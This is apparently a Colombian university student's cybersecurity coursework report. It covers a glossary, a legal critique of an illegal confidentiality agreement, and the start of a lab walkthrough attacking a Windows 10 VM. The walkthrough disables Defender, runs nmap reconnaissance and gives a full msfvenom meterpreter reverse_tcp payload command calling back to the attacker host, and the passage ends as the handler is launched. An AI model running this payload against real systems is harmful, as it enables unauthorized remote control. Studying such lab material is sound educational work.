Capacidades técnicas, legales y de gestión para equipos Blue Team y Red Team

CARLOS ANDRES CORDOVEZ RODRIGUEZ

Seminario Especializado: Equipos Estratégicos en Ciberseguridad: Red Team & Blue Team

Director de Curso
Ing. Luis Fernando Zambrano

Universidad Nacional Abierta y a Distancia – UNAD
Escuela de Ciencias Básicas, Tecnología e Ingeniería
Programa de Ingeniería de Telecomunicaciones
Bogotá
2024

CONTENIDO

Pág.

TABLA DE IMÁGENES

GLOSARIO

Acceso no autorizado: Término utilizado para describir la acción de ingresar a un sistema informático, red o recurso sin permiso o autorización.

Análisis forense: Proceso de recolección, preservación y análisis de evidencia digital con el fin de investigar delitos informáticos o incidentes de seguridad.

Antivirus: Software diseñado para detectar, prevenir y eliminar programas maliciosos, como virus, gusanos y troyanos, de un sistema informático.

ARP-scan: Herramienta de red utilizada para descubrir y mostrar dispositivos conectados a una red local.

Autenticación básica: Método de autenticación que requiere solo un nombre de usuario y una contraseña para acceder a un sistema o servicio.

Blue Team: Equipo de seguridad cibernética encargado de defender una red o sistema contra amenazas informáticas.

Ciberseguridad: Prácticas y técnicas utilizadas para proteger sistemas, redes y datos de ataques cibernéticos.

Código Penal Colombiano: Conjunto de leyes que establecen los delitos y las penas aplicables en Colombia.

Comando del: Comando utilizado en sistemas operativos Windows para eliminar uno o más archivos de un directorio.

Comando dir: Comando utilizado en sistemas operativos Windows y MS-DOS para mostrar una lista de archivos y subdirectorios en un directorio específico.

Comando type: Comando utilizado en sistemas operativos Windows y MS-DOS para mostrar el contenido de uno o más archivos de texto en la salida estándar.

Delitos informáticos: Actividades ilegales que involucran el uso de computadoras o redes, como el robo de datos, el fraude en línea y la piratería informática.

Desactivación de seguridad: Acción de deshabilitar medidas de seguridad en un sistema o dispositivo, exponiéndolo a posibles amenazas.

Dirección IP: Identificador numérico asignado a cada dispositivo conectado a una red de computadoras que utiliza el protocolo de Internet para la comunicación.

Firewall: Dispositivo o software diseñado para controlar y filtrar el tráfico de red, con el fin de proteger una red o sistema contra accesos no autorizados.

Fraude informático: Delito que implica el uso de tecnología informática para cometer estafas, engaños o robos.

Hardening: Proceso de fortalecimiento de la seguridad de un sistema informático mediante la aplicación de medidas y configuraciones específicas.

Herramientas de seguridad: Programas y aplicaciones diseñados para proteger sistemas informáticos contra amenazas de seguridad.

IFX Network: Proveedor de comunicaciones para instituciones financieras, entidades públicas entre otras.

Kali Linux: Distribución de Linux especializada en pruebas de penetración y auditoría de seguridad.

Ley 1273 de 2009: Ley colombiana que establece disposiciones para prevenir y sancionar los delitos informáticos.

LHOST: Término utilizado en pruebas de penetración y configuraciones de software para referirse a la dirección IP local del host en el que se está ejecutando un servicio.

LPORT: Término utilizado en pruebas de penetración y configuraciones de software para referirse al puerto local en el que un servicio está escuchando conexiones entrantes.

Malware: Software malicioso diseñado para infiltrarse o dañar un sistema informático sin el consentimiento del usuario.

Metasploit: Marco de pruebas de penetración que permite a los investigadores de seguridad probar vulnerabilidades y realizar ataques.

Meterpreter: Una de las herramientas más utilizadas en la plataforma Metasploit para obtener acceso a sistemas informáticos comprometidos.

Microsoft Defender: Software antivirus desarrollado por Microsoft para proteger sistemas Windows contra programas maliciosos.

Msfvenom: Herramienta de Metasploit utilizada para generar payloads de malware.

Nmap: Herramienta de escaneo de red utilizada para descubrir hosts y servicios en una red.

Payload: Código malicioso incrustado en un archivo o paquete de datos, utilizado para llevar a cabo un ataque informático.

Ransomware: Tipo de ataque informático en el que un software malicioso cifra archivos o sistemas, exigiendo un rescate económico para su liberación.

Red Team: Equipo de seguridad cibernética encargado de simular ataques contra una organización para identificar vulnerabilidades y mejorar la defensa.

SCAP (Security Content Automation Protocol): Protocolo utilizado para estandarizar el formato y la expresión de información relacionada con la seguridad.

Shell inversa: Conexión de red que permite a un atacante acceder de forma remota a un sistema comprometido.

Software espía: Programa diseñado para recopilar información de un sistema sin el conocimiento o consentimiento del usuario.

Sysinfo: Herramienta de Metasploit utilizada para recopilar información del sistema comprometido.

Víctima: Persona, organización o sistema afectado por un delito o incidente.

Violación de datos personales: Acceso no autorizado o divulgación de información personal, lo que constituye una infracción de la privacidad.

Vulnerabilidad: Debilidad en un sistema o aplicación que podría ser explotada por un atacante para comprometer la seguridad.

Windows 10: Sistema operativo desarrollado por Microsoft para computadoras personales y dispositivos.

Whoami: Comando de línea de comandos utilizado para mostrar el nombre de usuario actualmente autenticado en un sistema.

RESUMEN

Colombia es el cuarto país con más ciberataques del continente americano[1], lo que es fundamental contar con equipos Blue Team y Red Team para poder enfrentar estas amenazas de manera más efectiva, los equipos Red Team juegan un papel crucial al simular ataques informáticos, identificar vulnerabilidades y evaluar la efectividad de las medidas de seguridad existentes, por otro lado, los equipos Blue Team se enfocan en proteger la infraestructura tecnológica, aplicar medidas preventivas y detectar intrusiones en tiempo real, la colaboración entre estos equipos es esencial ya que permite mitigar las posibles vulnerabilidades y reaccionar de ágil y efectiva ante una posible amenazas, esto se logra realizando pruebas de penetración a los sistemas a los que se tiene autorización, identificando posibles fallos de seguridad y proteger los sistemas o activos de información de la compañía[2].

Palabras Claves: Hardening, Kali Linux, Ley 1273 de 2009, Metasploit, Meterpreter, Msfvenom, Shell.

[1] REVISTA SEMANA. [Sitio web]. Bogotá: Revista Semana. Colombia es el cuarto país con más intentos de ciberataques en América Latina. [Consulta: 03 de marzo 2024]. Disponible en: https://www.semana.com/foros-semana/articulo/colombia-es-el-cuarto-pais-con-mas-intentos-de-ciberataques-en-america-latina/202247/

[2] INTELEQUIA. [Sitio web]. España. Intelequia. Red Team y Blue Team - Funciones y Diferencias en Ciberseguridad. [Consulta: 03 de marzo 2024]. Disponible en: https://intelequia.com/es/blog/post/red-team-y-blue-team-funciones-y-diferencias-en-ciberseguridad

ABSTRACT

Colombia is the fourth country with more cyber-attacks in the Americas, which is essential to have Blue Team and Red Team teams to address these threats more effectively, Red Team teams play a crucial role in simulating attacks, identify vulnerabilities and evaluate the effectiveness of existing security measures, on the other hand, Blue Team teams focus on protecting the technological infrastructure, The collaboration between these teams is essential because it allows mitigating possible vulnerabilities and reacting in an agile and effective way to a possible threat. This is achieved by performing penetration tests to the systems to which they have authorization, identifying possible security flaws and protecting the systems or information assets of the company.

Keywords: Hardening, Kali Linux, Law 1273 of 2009, Metasploit, Meterpreter, Msfvenom, Shell.

INTRODUCCIÓN

En el siguiente análisis se detalla un escenario de ataque Red Team enfocado en comprometer una máquina Windows 10 x64, en este escenario se involucra una serie de pasos, desde la desactivación de la seguridad en la máquina víctima, hasta la creación de un payload y la ejecución de comandos remotos mediante la explotación de vulnerabilidades. a través de herramientas como Kali Linux, Metasploit y msfvenom, se lleva a cabo un proceso detallado para obtener acceso no autorizado y control total sobre el sistema comprometido para poder eliminar un archivo en escritorio de la maquina Windows. Posteriormente se asume el rol de Blue Team para verificar el estado del sistema comprometido, fortaleciendo las políticas de seguridad del sistema operativo y mitigar el ataque efectuado por el Red Team, Finalmente, se presentan una serie de recomendaciones para enfrentar este tipo de ataques de manera efectiva.

1 OBJETIVOS

1.1 OBJETIVO GENERAL

Simular un ataque Red Team y la respuesta Blue Team en un sistema Windows 10 para identificar las vulnerabilidades del sistema, endurecer las políticas de seguridad y mejorar la capacidad de respuesta ante incidentes de seguridad.

1.2 OBJETIVOS ESPECÍFICOS

Identificar las herramientas y técnicas utilizadas en el ataque Red Team para comprometer la máquina Windows 10 x64.

Evaluar los pasos necesarios para desactivar la seguridad en la máquina objetivo y generar un payload malicioso para realizar la explotación.

Recomendar las medidas necesarias para prevenir futuros ataques Cibernéticos, como la aplicación de parches de seguridad, endurecimiento de las políticas de los sistemas de información y la actualización de software.

2 DESARROLLO DEL INFORME

En el desarrollo del informe, se analizaron en profundidad cuatro escenarios fundamentales en el ámbito del Blue Team y el Red Team los cuales proporcionaron una comprensión integral de las funciones y responsabilidades de cada equipo:

3 ESCENARIO 1

De manera individual usted deberá leer el problema que se encuentra en el anexo 2 – Escenario 2, además deberá leer y analizar el anexo 3 – Acuerdo para generar la solución a las siguientes preguntas orientadoras:

3.1 ¿UNA VEZ LEÍDO EL ANEXO 2 – ESCENARIO 2 Y EL ANEXO 3 – ACUERDO, ¿QUÉ PÁRRAFOS CREE USTED QUE SE TORNAN ILEGALES DENTRO DEL ACUERDO DE CONFIDENCIALIDAD? EN CASO DE EXISTIR LÍNEAS DE TEXTO QUE ORIENTEN EL ACUERDO DE CONFIDENCIALIDAD A PROCESOS ILEGALES DEBERÁ RESALTAR, EXPLICAR Y ARGUMENTAR PORQUÉ SE TORNA ILEGAL ESTE ACUERDO DE CONFIDENCIALIDAD.

- En la cláusula primera, objeto “la parte receptora, se obliga a no divulgar directa, indirecta, próxima a remotamente, ni a través de ninguna otra persona o de sus subalternos o funcionarios, autoridades legales, asesores o cualquier persona relacionada con ella, la información confidencial o sobre procesos ilegales dentro de HackerHouse no podrán ser divulgados”.
- En este punto se está condicionando a que, en caso de encontrar información sobre procesos ilegales, no sea denunciado ni puesto en conocimiento de nadie más por lo que se buscaría ocultar información importante en un proceso de ilegalidad.
- En la cláusula segunda, Definición de información confidencial “Cualquier información societaria, técnica, jurídica, financiera, comercial, de mercado, estratégica, de productos, nuevas tecnologías, patentes, modelos de

utilidad, diseños industriales, datos secretos como “datos de chuzadas, interceptación ilegal de información, accesos abusivos a sistemas informáticos”. Se está englobando dentro de información confidencial, datos que serían de origen ilegal como las chuzadas, interceptación de información y los accesos abusivos a los sistemas de información, buscando que en caso de encontrar dicha información no pueda ser compartida con nadie.

- En la cláusula cuarta: Obligaciones de la parte receptora, literal 3 “No denunciar ante las autoridades actividades sospechosas de espionaje o cualquier otro proceso en el cual intervenga la apropiación de información de terceros.” Se está buscando esconder la revelación de información ilegal que se encuentre, tratando de imposibilitar una denuncia por lo mismo.
- En la cláusula cuarta: literal 5, “Responder ante las autoridades competentes como responsable en caso de que la información se encuentre en su poder dentro de un proceso de allanamiento.” Un intento por transferir la responsabilidad a los receptores por la información ilegal que se llegase a encontrar.
- En la cláusula cuarta: literal 6, “La parte receptora se obliga a no transmitir, comunicar revelar o de cualquier otra forma divulgar total o parcialmente, pública o privadamente, la información confidencial o ilegal sin el previo consentimiento por escrito por parte de HackerHouse.” De igual forma que el literal anterior se busca condicionar la revelación de información ilegal encontrada.
- En la cláusula octava. Solución de controversias, “En caso de que la información ilegal o confidencial sea encontrada en manos del receptor este deberá acudir a un abogado privado y dejar exenta de cualquier responsabilidad legal y penal a HackerHouse” Este es otro intento de transferir responsabilidades a la parte receptora, buscándolos hacerlos responsables de la información ilegal que se pueda encontrar en su

propiedad mientras se ejecuta el desarrollo de los servicios, cuando la responsabilidad debería recaer sobre la parte generadora del hecho ilegal.

3.2 SI USTED COMO PROFESIONAL EN CIBERSEGURIDAD LOGRÓ ENCONTRAR ALGÚN PROCESO ILEGAL EN EL ANEXO 3 – ACUERDO, DEBERÁ CITAR PUNTUALMENTE LEY COLOMBIANA Y ARTICULO QUE SE PODRÍA ESTAR VIOLENTANDO EN DICHO DOCUMENTO.

La Ley 1273 de 2009 conocida de Ley de Ciberdelitos[3], en los siguientes artículos nos habla sobre las violaciones cometidas en caso de estar involucrado en un proceso ilegal de ciberseguridad.

- Artículo 3: Define los delitos informáticos y las acciones que los constituyen. Como el acceso abusivo a un sistema informático, interceptación de información y violación de datos personales.
- Artículo 8: El acceso, intercepción o interferencia, de datos informáticos sin autorización constituye un delito, y quien realice estas acciones deberá indemnizar por los daños y perjuicios causados.

  Aunque la presente Ley no puntualiza por la responsabilidad que pueda tener el prestador por la no divulgación de información delictiva, si brinda los lineamientos para determinar si se está o no encubriendo o aceptando algún tipo de hecho ilegal

  El Código Penal Colombiano en su artículo 435 penaliza la omisión de la denuncia de un hecho ilegal conocido[4]. Aquí se indica que sin importar el empleo, servicio o cargo que se tenga se está en la obligación de dar a

[3] CONGRESO DE LA REPUBLICA. [Sitio web]. Bogotá: secretaria Senado. Ley 1273 de 2009. [Consulta 05 de marzo 2024]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

[4] CONGRESO DE LA REPUBLICA. [Sitio web]. Bogotá: secretaria Senado. Ley 599 de 2000. [Consulta 05 de marzo 2024]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_0599_2000.html

conocer la información de la cual se tiene conocimiento. Esta Ley no aplica específicamente a delitos informáticos, pero es aplicable a cualquier delito en general.

- El Código Penal en su artículo 289 también se relaciona a la falsedad en documento privado al momento de intentar transferir la responsabilidad de un delito por medio de la firma de un contrato.

3.3 EL SUELDO PARA LOS PUESTOS DE RED TEMA Y BLUE TEAM ESTÁN ENTRE LOS $17.000.000 Y LOS 22.000.000 RESPECTIVAMENTE. ¿SI USTED LLEGARA A ENCONTRAR PROCESOS ILEGALES EN EL ACUERDO DE CONFIDENCIALIDAD USTED ACEPTARÍA EL CONTRATO Y ACUERDO CON LA ORGANIZACIÓN HACKERHOUSE, AUN CONOCIENDO LO QUE PODRÍA DISPONER COPNIA EN SU CÓDIGO DE ÉTICA Y SANCIONES EN COLOMBIA PARA PROFESIONALES DE INGENIERÍA?

El código de ética establece los lineamientos del actuar donde se debe actuar con integridad, honestidad, responsabilidad, imparcialidad y el respeto por la vida, la seguridad y el bienestar de la sociedad[5]. Por lo cual en mi profesión como Ingeniero de Telecomunicaciones debo actuar acorde a esto, que además aparte de estar acá indicado, es algo que hace parte de los principios propios como persona y los valores infundados en mí, que no me permitirían ir en contra de estos principios. Este código habla también de evitar cualquier conflicto de interés y no aceptar o participar en actividades fraudulentas, con lo cual al aceptar un contrato de este tipo con tantos temas encubiertos en su redacción va totalmente en contra de estas disposiciones.

[5] COPNIA. [Sitio web]. Bogotá: Consejo Profesional Nacional de Ingeniería. Código de Etica. [Consulta: 05 de marzo 2024]. Disponible en: https://www.copnia.gov.co/tribunal-de-etica/codigo-de-etica

3.4 DEBERÁ BUSCAR ALGUNA NOTICIA DE CIBERCRIMEN EN COLOMBIA Y REDACTAR SU PUNTO DE VISTA TENIENDO EN CUENTA LAS IMPLICACIONES LEGALES Y ÉTICAS QUE ALLÍ SE PUDIERON GENERAR. SE SOLICITA QUE MENCIONE LA LEY Y ARTICULO EL CUAL LOGRE EXPLICAR LOS DELITOS EXPUESTOS EN LA NOTICIA QUE CONSULTÓ.

En el año 2023, la empresa IFX network proveedora de servicios de tecnología fue atacada por un ransomware con lo cual se vieron afectadas muchas empresas del sector público. Aunque no se cuenta con mayor información sobre el alcance del ataque, se puede relacionar con algunos delitos como el acceso abusivo a un sistema informático, fraude informático, violación de datos personales, entre otros. Por lo que aunque la empresa IFX no sea quien haya realizado el delito, son los responsables por no tener la infraestructura necesaria para salvaguardar la información que ellos manejan, esto genera además de todo un importante daño reputacional porque al no contar con las suficientes medidas no es una empresa con la cual se pueda confiar en compartir datos tan importantes, que aunque aun no se vea el impacto, a futuro y en la medida que utilicen la información recolectada se podrá medir en realidad el impacto que se tuvo sobre las empresas involucradas[6].

Este ataque esta enmarcado dentro de la Ley 1273 de 2009, donde se establecen las regulaciones de violación de los delitos informáticos, en su artículo 269A, habla del acceso abusivo a un sistema informático protegido con medidas de seguridad. El 269B, habla sobre la obstaculización de un sistema informático o de telecomunicaciones, El 269C interceptación de datos informáticos. [7]

[6] PORTAFOLIO. [Sitio web]. Bogotá: Tecnología Portafolio. Ciberataque en Colombia: acciones que llevan a cabo para mitigar daños. [Consulta 06 de marzo 2024]. Disponible en: https://www.portafolio.co/tecnologia/ciberataque-en-colombia-acciones-que-se-estan-realizando-para-mitigar-danos-ifx-network-589102


[7] CONGRESO DE LA REPUBLICA. [Sitio web]. Bogotá: secretaria Senado. Ley 1273 de 2009. [Consulta 05 de marzo 2024]. Disponible en: http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

El código Penal Colombiano, también penaliza estos eventos, Articulo 206, Acceso abusivo a sistema informático, Articulo 209 Fraude informático. Articulo 209ª. Violación de Datos Personales.

4 ESCENARIO 2

1. Desactivamos la seguridad en la maquina windows (Windows Defender[8], Firewall,antivirus y proteccion en tiempo real).


Imagen 1. Estado de protección maquina Windows



Fuente. El Autor

[8] MICROSOFT. [Sitio web]. España. Windows: Windows defender: [Consulta 08 de marzo 2024]. Disponible en: https://www.microsoft.com/es-xl/windows/comprehensive-security?r=1


Imagen 2. Desactivación protección en tiempo real maquina Windows



Fuente. El Autor

2. En la maquina Kali[9] con el comando ***ifconfig*** podemos ver la configuración actual de la interfaz eth0 donde se tiene la dirección Ip:192.168.1.73, dirección ip que corresponde a la maquina Kali.

Imagen 3. IP KALI Linux




Fuente. El Autor

[9] DIGITAL GUIDE IONOS. [Sitio web]. España. Ionos. Kali Linux. [Consulta 06 de marzo 2024]. Disponible en: https://www.ionos.es/digitalguide/servidores/configuracion/kali-linux/#:~:text=Kali%20Linux%20es%20un%20sistema,distribuci%C3%B3n%20no%20carece%20de%20pol%C3%A9mica.


3. En la maquina Kali con el comando ***arp-scan -l,*** para identificar todas las direcciones IP conectadas a la red, entre las direcciones listadas, se encontró la dirección IP 192.168.1.68, la cual corresponde a la máquina con sistema operativo Windows 10.

Imagen 4. IP Maquina Windows desde el KALI



Fuente. El Autor


Imagen 5. IP Maquina Windows desde el Windows



Fuente. El Autor

4. Desde el Kali con el comando ***nmap -O -sV --osscan-guess,*** podemos determinar el sistema operativo que está siendo ejecutado por la dirección IP 192.168.1.68.

Imagen 6. Comando de NMAP para descubrir S.O. de maquina victima




Fuente. El Autor

5. Utilizando la herramienta ***msfvenom***, generamos un payload en forma de un archivo ejecutable para Windows x64.


msfvenom -p windows/x64/meterpreter/reverse_tcp –platform windows -a x64 LHOST=192.168.1.73=443 -f exe >> /home/hmstudent/MV/RBTEAM/PoC_1023865435.exe

Imagen 7. Creación de Playload desde msfvenom



Fuente. El Autor


Imagen 8. Payload creado.



Fuente. El Autor

6. Iniciamos Metasploit[10] y ejecutamos el módulo ***exploit/multi/handler***, el cual nos permite crear una shell inversa en la máquina comprometida (Windows 10).

